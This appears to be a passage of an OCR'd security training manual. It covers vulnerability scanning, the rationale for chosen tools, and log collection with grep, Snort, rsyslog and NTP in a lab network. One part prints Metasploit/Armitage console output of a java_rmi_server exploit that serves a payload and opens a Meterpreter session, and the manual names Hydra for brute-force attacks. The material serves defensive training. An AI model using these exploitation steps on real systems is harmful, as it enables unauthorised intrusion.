
- **Correlate Findings**: Combine Nmap, Zenmap, and Nessus outputs to validate weaknesses. For example, an open port (Nmap) with an outdated service (Zenmap) and a Critical vulnerability (Nessus) confirms a high-priority issue.
- **Document Weaknesses**: Record findings in a risk register, including affected systems, severity, and recommended actions.
- **Regular Scanning**: Conduct weekly scans for critical assets and monthly scans for others to maintain an up-to-date view of network weaknesses.

- **False Positive Management**: Manually verify high-severity findings to avoid wasting resources on false positives.


Rationale for Tool Selection

- **Nmap/Zenmap**: Chosen for their versatility, open-source availability, and ability to perform both lightweight and detailed scans. Nmap's scripting capabilities and Zenmap's GUI make them suitable for both novice and advanced users, as demonstrated in the lab's scanning exercises.
- **Nessus**: Selected for its comprehensive device discovery and vulnerability scanning, critical for regulated environments. Its detailed reporting and CVSS scoring align with NSSD's need for risk-based prioritization, as seen in lab results.
- **Wireshark**: Essential for packet-level analysis of malicious connections, offering unmatched granularity for incident response, as shown in the training manual's traffic analysis section.
- **Snort**: Provides real-time monitoring and customizable rules, making it ideal for detecting malicious connections in high-risk networks, as evidenced by the lab's Ping of Death detection.
- **Metasploit**: Enables proactive testing of vulnerabilities, ensuring weaknesses are identified before exploitation, as demonstrated in the lab's exploitation of a Postgres server.








```
msf > db_nmap 192.168.1.*
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-18 23:55 EDT
```




```
msf > ./armitage
[*] exec: ./armitage
```


exploit
payload
post
192.168.1.254
192.168.1.10
192.168.1.30
192.168.1.20
Console X
Scan X
Scan X
Scan X
Scan X
Scan X
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf auxiliary(smb_version) > set RHOSTS 192.168.1.20
RHOSTS => 192.168.1.20
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.20:445 is running Windows 10 Pro (build:10240) (name:CONCORD) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.254
192.168.1.10
192.168.1.30
192.168.1.20
Console X
Scan X
Scan X
Scan X
Scan X
Scan X
exploit X
sh 1@1 X
msf exploit(java_rmi_server) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/q3qFZUEkNt9w
[*] Local IP: http://192.168.1.101:8080/q3qFZUEkNt9w
[*] Server started.
[*] 192.168.1.30:1099 - Sending RMI Header...
[*] 192.168.1.30:1099 - Sending RMI Call...
[*] 192.168.1.30 java_rmi_server - Replied to request for payload JAR
[*] Sending stage (45741 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.101:56518 -> 192.168.1.30:5742) at 2016-06-21 01:17:36 -0400
[*] Server stopped.
msf exploit(java_rmi_server) >




Fig 11- Final page in Armitage.

Section Six: Auditing and Log Collection

F. Auditing and Log Collection Tools and Methodology

Introduction

This final section of the training manual focuses on auditing and log collection, emphasizing the use of multiple tools to ensure comprehensive network visibility and threat detection. The lab exercises demonstrate how to use command-line utilities like grep, gawk, and cut to analyze logs and extract meaningful data from Nmap scans, FTP logs, and web server access logs. These tools allow employees to identify patterns such as open ports, login attempts, and suspicious activity. Additionally, the use of scripts to automate parsing and reporting enhances efficiency and accuracy in log analysis. Employees are guided to use these tools for targeted searches, pattern recognition, and data extraction, forming the foundation of effective auditing practices.

The manual also highlights the importance of synchronized logging using NTP and centralized log management with Syslog. SNORT is configured as an Intrusion Prevention System (IPS) to detect and block threats, with alerts forwarded to a centralized RSYSLOG server. Logs are categorized and stored in designated files for easier analysis and forensic investigation. Company-approved tools such as SNORT, RSYSLOG, Nmap, Hydra, and Linux utilities like grep and gawk are recommended for their reliability, open-source availability, and effectiveness in real-world scenarios. These tools were selected for their ability to provide deep visibility into network activity, support secure configurations, and streamline incident response workflows.

Auditing and Log Collection

Auditing and log collection are critical components of network security. They involve the systematic examination of logs and network data to identify and respond to security incidents. In this section, we will explore various tools and techniques used for auditing and log collection, including GREP, GAWK, SNORT, RSYSLOG, and NTP.

Using grep and gawk

Grep and gawk are powerful command-line utilities used for searching and processing text files. grep searches for patterns in text files, while gawk processes data files using patterns. These tools are essential for analyzing logs and extracting meaningful data. For example, grep can be used to search for specific patterns in Nmap scan results, while gawk can be used to reformat data for easier analysis.

SNORT

SNORT is an open-source network intrusion prevention system (IPS) capable of performing real-time traffic analysis and packet logging. It uses rules to detect and block malicious activity on the network. In this lab, SNORT is configured to send alerts to a centralized RSYSLOG server, enhancing visibility and control over network threats.

RSYSLOG

RSYSLOG is a powerful syslog server for Linux systems. It provides centralized log management, allowing logs from multiple devices to be collected and stored in designated files. In this lab, RSYSLOG is configured to receive alerts from SNORT and store them in specific log files for easier analysis and forensic investigation.

NTP

Network Time Protocol (NTP) is used to synchronize the clocks of network devices to a central time source. Accurate timestamps are critical for correlating logs and tracing events during forensic investigations. In this lab, NTP is configured to ensure that all devices in the UrBank domain are synchronized to the same time source, maintaining consistency and integrity in log data.

i. Company-Approved Tools

The following tools are recommended for auditing and log collection based on their reliability, open-source availability, and effectiveness in real-world scenarios:

• SNORT: An open-source network intrusion prevention system (IPS) for real-time traffic analysis and packet logging.


• RSYSLOG: A powerful syslog server for centralized log management.


• Nmap: A network scanner used for discovering hosts and services on a network.

• Hydra: A password-cracking tool for performing brute-force and dictionary attacks.


• grep: A command-line utility for searching patterns in text files.


• gawk: A command-line utility for processing data files using patterns.






.19 seconds
root@Kali-Attacker:/tmp/reports# cat dvlscan1.nmap | grep open
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
199/tcp open smux
445/tcp open microsoft-ds
631/tcp open ipp
3306/tcp open mysql
5801/tcp open vnc-http-1
5901/tcp open vnc-1
6000/tcp open X11
6001/tcp open X11:1
root@Kali-Attacker:/tmp/reports#
KALI LINUX


Terminal - soadmin@Security-Onion: /var/log/nginx
File Edit View Terminal Go Help
soadmin@Security-Onion:/var/log/nginx$ cat access.log | grep Nmap
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "GET / HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "GET /.git/HEAD HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "GET /robots.txt HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "GET /favicon.ico HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "GET / HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [07/Dec/2017:14:45:38 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"



Last login: Mon Mar 6 07:43:53 2017
support@IPS-LAN:~$ sudo apt-get -y install snort
[sudo] password for support:



support@IPS-LAN:~$
support@IPS-LAN:~$ sudo sed -i '482 c\output alert_syslog: LOG_LOCAL5 LOG_ALERT' /etc/snort/snort.conf


support@IPS-LAN: ~
GNU nano 2.2.6 File: /etc/rsyslog.d/50-default.conf
Default rules for rsyslog.
#
For more information see rsyslog.conf(5)$
local5.alert @urbank.com
&~
#
First some standard log files. Log by facility.
#
auth,authpriv.* /var/log/auth.log
.;auth,authpriv.none -/var/log/syslog
#cron.* /var/log/cron.log
#daemon.* -/var/log/daemon.log
kern.* -/var/log/kern.log
#lpr.* -/var/log/lpr.log
mail.* -/var/log/mail.log
#user.* -/var/log/user.log
#
Logging for the mail system. Split it up so that
[Read 69 lines]
^G Get Hel^O WriteOu^R Read Fi^Y Prev Pa^K Cut Tex^C Cur Pos
^X Exit ^J Justify^W Where I^V Next Pa^U UnCut T^T To Spell


support@Web:~$
support@Web:~$ rsyslogd -N1
rsyslogd: version 5.8.6, config validation run (level 1), master config /etc/rsy
slog.conf
rsyslogd: End of config validation run. Bye.
support@Web:~$


support@IPS-LAN:~$
support@IPS-LAN:~$ sudo apt-get -y install ntp
Alice.urbank.


support@IPS-LAN:~$
support@IPS-LAN:~$ sudo sed -n '18,20p' /etc/ntp.conf
more information.
server ntp.urbank.com iburst
support@IPS-LAN:~$


support@IPS-LAN:~$
support@IPS-LAN:~$ ntpq -pcas
remote refid st t when poll reach delay offset
*ntp.urbank.com LOCAL(0) 11 u 10 64 3 1.119 -0.119
ind assid status conf reach auth condition last_event cnt
1 59730 963a yes yes none sys.peer sys_peer 3
support@IPS-LAN:~$

Section Seven: Summary of Tools

G. Summary of Tools

Summary of Company-Approved Tools

The lab exercises incorporated a suite of open-source and industry-standard tools that are essential for auditing, log collection, and network security. These tools were selected for their reliability, effectiveness, and alignment with best practices in cybersecurity operations.

